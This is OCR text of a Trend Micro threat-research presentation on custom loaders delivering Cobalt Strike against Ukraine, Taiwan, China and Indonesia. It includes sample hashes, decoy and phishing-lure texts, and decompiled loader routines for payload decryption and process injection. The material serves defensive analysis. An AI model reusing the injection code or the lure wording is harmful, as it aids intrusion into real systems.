
Possible attack against Ukraine using BigpipeLoader

Possible attack against Defense industry in Taiwan using CroxLoader

© 2022 Trend Micro Inc.

Incident in 2021/10

- Intrusion via public-surfacing application



???

RCE againt
public surfacing app

Downloader

C:¥PerfLogs¥csc.exe

WebShell

C:¥inetpub¥wwwroot¥
aspnet_client¥Error.aspx

BigpipeLoader

C:¥Users¥Public¥SECOH-QAD.dll

CobaltStrike

SymaticLoader

C:¥Windows¥System32¥
spool¥prtprocs¥x64¥winprint.dll

CobaltStrike

Standalone Mimikatz DCSync module

C:¥PerfLogs¥dcsync.exe

© 2022 Trend Micro Inc.

Custom Loaders

Name	Observed	Algorithm	Extra Feature
SymaticLoader	2020/05~	• XOR 0xCC + SUB 0xA	• Parent process spoofing • Restoring ntdll.dll • Syscall support
CroxLoader	2021/10~	• XOR 0xCC + SUB 0xA • RtlDecompressBuffer + XOR 0xCC	• Process injection • Decoy document
BipipeLoader	2021/08~	• Base64 + RSA + AES128-CFB • AES128-CFB	• Multithreading decryption over named pipe • Decoy document
MultipipeLoader	2021/08	• Base64 + AES128-CFB	• Multithreading decryption over named pipe • Decoy document
OutLoader	2021/09	• AES128-CFB	• Download payload from external server • Decoy document

© 2022 Trend Micro Inc.

Custom Loaders and Payload


name	sha1	timestamp	malware	payload
渠道代理咨询.exe	e1a308add5f38e0c3b3050268d8e97c6731150ce	2021/08/10	Multipiploader	CobaltStrike HTTP Beacon
Islamic Republic of Pakistan assets are escaped.exe	7e4560f78d17b7efad091e4ed24ff02948a3a1f9	2021/08/23	outloader	Maybe CobaltStrike
smb.exe	e1793411bdc08b906fc111aa1548e8137023285f	2021/09/03	BigpipeLoader type 1	CobaltStrike SMB Beacon
KEPERLUAN SENARAI NAMA TERKINI PEGAWAI DAN ANGGOTA LLP BERSERTA WARIS PENGGAL KE-2 THN 21.exe	e20d7aee8d5a2daeb6c2069a466f06cafdcf195f	2021/09/09	outloader	Unknown
aaa.exe	f30cd68daf082becf0eac8efaaeb4bfe14396144	2021/09/17	BigpipeLoader type 1	CobaltStrike HTTPS Beacon
Penyampaian Soft Copy Rencana Induk Industri Pertahanan.exe	9a218d3e65b974ab1bc9fa364a5597df0beddb72	2021/09/27	BigpipeLoader type 1	CobaltStrike HTTPS Beacon
【紧急】中电福富信息科技有限公司-移动钓鱼邮件清除.exe	9a7a1db62588f0da12bdbbe8f7e6775b15409a05	2021/09/28	BigpipeLoader type 1	CobaltStrike HTTPS Beacon
Word.exe	d4296d2e6781ccab7c7fb45a493ba6783aa36b11	2021/10/14	BigpipeLoader type 1	CobaltStrike HTTPS Beacon
媒体运行志愿者材料审核.exe	47ef7c2894542a31961159dddac3a304f88285f7	2021/12/06	BigpipeLoader type 1	CobaltStrike HTTP Beacon
媒体运行志愿者材料审核.exe	afb5d1cc76126e5a4d6e1891eb886b1445e720e3	2021/12/06	BigpipeLoader type 1	CobaltStrike HTTP Beacon
北京冬奥组委收费卡团队账号更新通知.exe	829a37bac477c316750199819070b56a55749199	2021/12/07	BigpipeLoader type 1	CobaltStrike HTTP Beacon
The current situation in the Joint Forces Operation area.exe	36967195eca702a09b39108d9a9b91a8f4b5685f	2021/12/09	BigpipeLoader type 2	CobaltStrike HTTPS Beacon
Word.exe	f987eaf2529d85f6b57e6fedd846f7b4d103f09b	2021/12/20	BigpipeLoader type 1	CobaltStrike HTTPS Beacon
[國立臺灣海洋大學的瑜珈教師張文芸實名控訴材料]-海洋委員會海巡署-吳孟哲中校.docx.exe	57ebd92b2f0c2269a3aa1aea74498a44041ecc75	2021/12/31	BigpipeLoader type 2	CobaltStrike HTTPS Beacon
all the evidences.doc .exe	84254f20f869de41f99b5f2e6697868259e9de4b	2022/03/09	CroxLoader	CobaltStrike HTTPS Beacon

TREND MICRO

Decoy Collections


- Most of decoy documents are password-protected, but some documents are related to the target

Ukraine


Презентація PowerPoint
1 / 11
50%
The current situation in the Joint Forces Operation area (18 – 24.11.2021)
COMPOSITION OF THE RUSSIAN OCCUPATIONAL TROOPS
ACTIVITY OF THE RUSSIAN OCCUPATION TROOPS

The current situation in the Joint Forces Operation area.exe

China



北京冬奥组委收费卡团队关于网站账号激活的通知

您好：

为保证您的信息安全，请按照邮件说明进行账号激活，及时更改默认密码，确保账号安全。如果点击链接没反应，请复制激活链接，粘贴到浏览器地址栏后访问。激活邮件 30 分钟内有效，超过 30 分钟请使用初始用户名和密码重新登录，再次获取激活邮件。激活邮件将在您成功修改密码后失效。

北京冬奥组委收费卡团队


Hi：

To ensure your information security, please click the link below to change your password.If there is no response after clicking the link, please copy the link, paste it into the browser address bar and visit it. The activation email is valid within 30 minutes. Please log in again with the initial user name and password after 30 minutes to obtain the activation email again.The activation email will expire after you successfully change your password.

Beijing 2022 Rate Card team

北京冬奥组委收费卡团队账号更新通知. exe

Indonesia



Help us make LibreOffice even better!

Your donations support our worldwide community.

Format: User

Orientation: Landscape

Background: None

Master Slide: Title Slide

☑ Master Background

☑ Master Objects

KEBIJAKAN UMUM PERTAHANAN NEGARA
(JAKUM HANNEG)
TAHUN 2020 – 2024


Jakarta, 2 OKTOBER 2020

Penyampaian Soft Copy Rencana Induk Industri Pertahanan.exe

CroxLoader

- Custom shellcode loader used since at least 2021/10

Type 1 (2021/10-?)



1) Decrypt shellcode

2) Inject shellcode formed Cobalt Strike into remote process

CroxLoader


decrypt

CobaltStrike

inject

rundll32.exe or dllhost.exe

Type 2 (2022/03-)



1) Decrypt shellcode and decoy file

2) Open decoy document

3) Run shellcode-formed Cobalt Stike

CroxLoader

drop & open

Decoy document

run on memory


CobaltStrike

© 2022 Trend Micro Inc.

CroxLoader


- Payload is loaded from other component or embedded in loader itself
- Payload is encoded by custom encoding or LZNT1 + XOR

(x – 0x0A) ^ 0xCC -> Payload



```
FileW = (char *)CreateFileW(L"C:\\Windows\\System32\\smrs.dat", 0x80000000, 1u, 0i64, 3u, 0, 0i64);
v1 = FileW;
if ( (unsigned __int64)(FileW - 1) <= 0xFFFFFFFFFFFFFFFDui64 )
{
  FileSize = GetFileSize(FileW, 0i64);
  v3 = (char *)LocalAlloc(0x40u, FileSize);
  v4 = v3;
  if ( v3 && ReadFile(v1, v3, FileSize, &NumberOfBytesRead, 0i64) )
  {
    CloseHandle(v1);
    v5 = 4096;
    while ( 1 )
    {
      v6 = LocalAlloc(0x40u, v5);
      v7 = v6;
      if ( !v6 )
        break;
      v8 = NtQuerySystemInformation(SystemProcessInformation, v6, v5, &ReturnLength);
      if ( v8 < 0 )
        LocalFree(v7);
      v5 *= 2;
      if ( v8 != 0xC0000004 )
      {
        v9 = v7;
        if ( *v7 )
        {
          while ( !*((_WORD *)v9 + 28) || (unsigned int)sub_180003B84(*((_QWORD *)v9 + 8), L"winlogon.exe") )
          {
            v9 = (unsigned int *)((char *)v9 + *v9);
            if ( !*v9 )
              goto LABEL_33;
          }
          v10 = 0;
          if ( FileSize )
          {
            if ( FileSize < 0x40 )
              goto LABEL_19;
            si128 = _mm_load_si128((const __m128i *)&g_0x0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A);
            v12 = _mm_load_si128((const __m128i *)&g_0xCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC);
            v13 = 32;
            do
            {
              v14 = v10;
              v10 += 64;
              *(__m128i *)&v4[v14] = _mm_xor_si128(
                                       _mm_sub_epi8(_mm_loadu_si128((const __m128i *)&v4[v14]), si128),
                                       v12);
              *(__m128i *)&v4[v13 - 16] = _mm_xor_si128(
                                            _mm_sub_epi8(_mm_loadu_si128((const __m128i *)&v4[v13 - 16]), si128),
                                            v12);
              *(__m128i *)&v4[v13] = _mm_xor_si128(
                                       _mm_sub_epi8(_mm_loadu_si128((const __m128i *)&v4[v13]), si128),
                                       v12);
              v15 = v13 + 16;
              v13 += 64;
              *(__m128i *)&v4[v15] = _mm_xor_si128(
                                       _mm_sub_epi8(_mm_loadu_si128((const __m128i *)&v4[v15]), si128),
                                       v12);
            }
            while ( v10 < (FileSize & 0xFFFFFFC0) );
            if ( v10 < FileSize )
            {
BEL_19:
              v16 = &v4[v10];
              v17 = FileSize - v10;
              do
              {
                v18 = *v16++;
                *(v16 - 1) = (v18 - 0xA) ^ 0xCC;
                --v17;
              }
              while ( v17 );
```


RtlDecompressBuffer + XOR with 0xCC -> Payload



```
    buf = LocalAlloc(0x40u, v2);
    if ( !buf )
      return 0i64;
    v4 = RtlDecompressBuffer(2u, buf, v2, g_enc_payload, 0x2CC36u, &FinalUncompressedSize);
    if ( v4 < 0 )
      LocalFree(buf);
    v2 *= 2;
    if ( v4 != 0xC0000242 )
    {
      if ( v4 >= 0 )
      {
        v5 = FinalUncompressedSize;
        v6 = 0;
        if ( FinalUncompressedSize )
        {
          if ( FinalUncompressedSize < 0x40 )
            goto LABEL_13;
          si128 = _mm_load_si128(&g_0xCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC);
          v8 = 32;
          do
          {
            v9 = v6;
            v6 += 64;
            *&buf[v9] = _mm_xor_si128(_mm_loadu_si128(&buf[v9]), si128);
            *&buf[v8 - 16] = _mm_xor_si128(si128, _mm_loadu_si128(&buf[v8 - 16]));
            *&buf[v8] = _mm_xor_si128(si128, _mm_loadu_si128(&buf[v8]));
            v10 = v8 + 16;
            v8 += 64;
            *&buf[v10] = _mm_xor_si128(si128, _mm_loadu_si128(&buf[v10]));
          }
          while ( v6 < (v5 & 0xFFFFFFC0) );
          if ( v6 < v5 )
          {
LABEL_13:
            v11 = &buf[v6];
            v12 = v5 - v6;
            v6 = v5;
            do
            {
              *v11++ ^= 0xCCu;
              --v12;
            }
            while ( v12 );
          }
        }
        NumberOfBytesToProtect = v5;
        BaseAddress = buf;
        NtProtectVirtualMemory(
          0xFFFFFFFFFFFFFFFFi64,
          &BaseAddress,
          &NumberOfBytesToProtect,
          0x40u,
          &OldAccessProtection);
        RtlCreateUserThread(0xFFFFFFFFFFFFFFFFi64, 0i64, 0i64, 0i64, 0i64, 0i64, buf, 0i64, &Reserved7, 0i64);
```

BigpipeLoader


- Custom shellcode loader used since at least 2021/09~
  - Drop decoy document + run shellcode-formed Cobalt Strike on memory.
  - There are couple of variants based on decryption algorithm or coding style.



© 2022 Trend Micro Inc.


BigpipeLoader

Read/Write encrypted payload over named pipe in multithread and decrypt it with AES128-CFB




```
g_handlers->fn_gen_unique_pipe_name = decode_func_addr(g_handlers->fn_gen_unique_pipe_name);
g_handlers->fn_write_pipe = decode_func_addr(g_handlers->fn_write_pipe);
g_handlers->fn_decrypt_and_run = decode_func_addr(g_handlers->fn_decrypt_and_run);
result = QueryPerformanceFrequency(&v6);
if ( result )
{
  QueryPerformanceCounter(&PerformanceCount);
  while ( 1 )
  {
    if ( (v9 & 0x1FFF) == 0 )
      WaitForSingleObject(0xFFFFFFFFFFFFFFFFi64, 1u);
    QueryPerformanceCounter(&PerformanceCount);
    if ( v9 == 0x26310315 )
    {
      (g_handlers->fn_gen_unique_pipe_name)();
      v2.data = &g_enc_data;
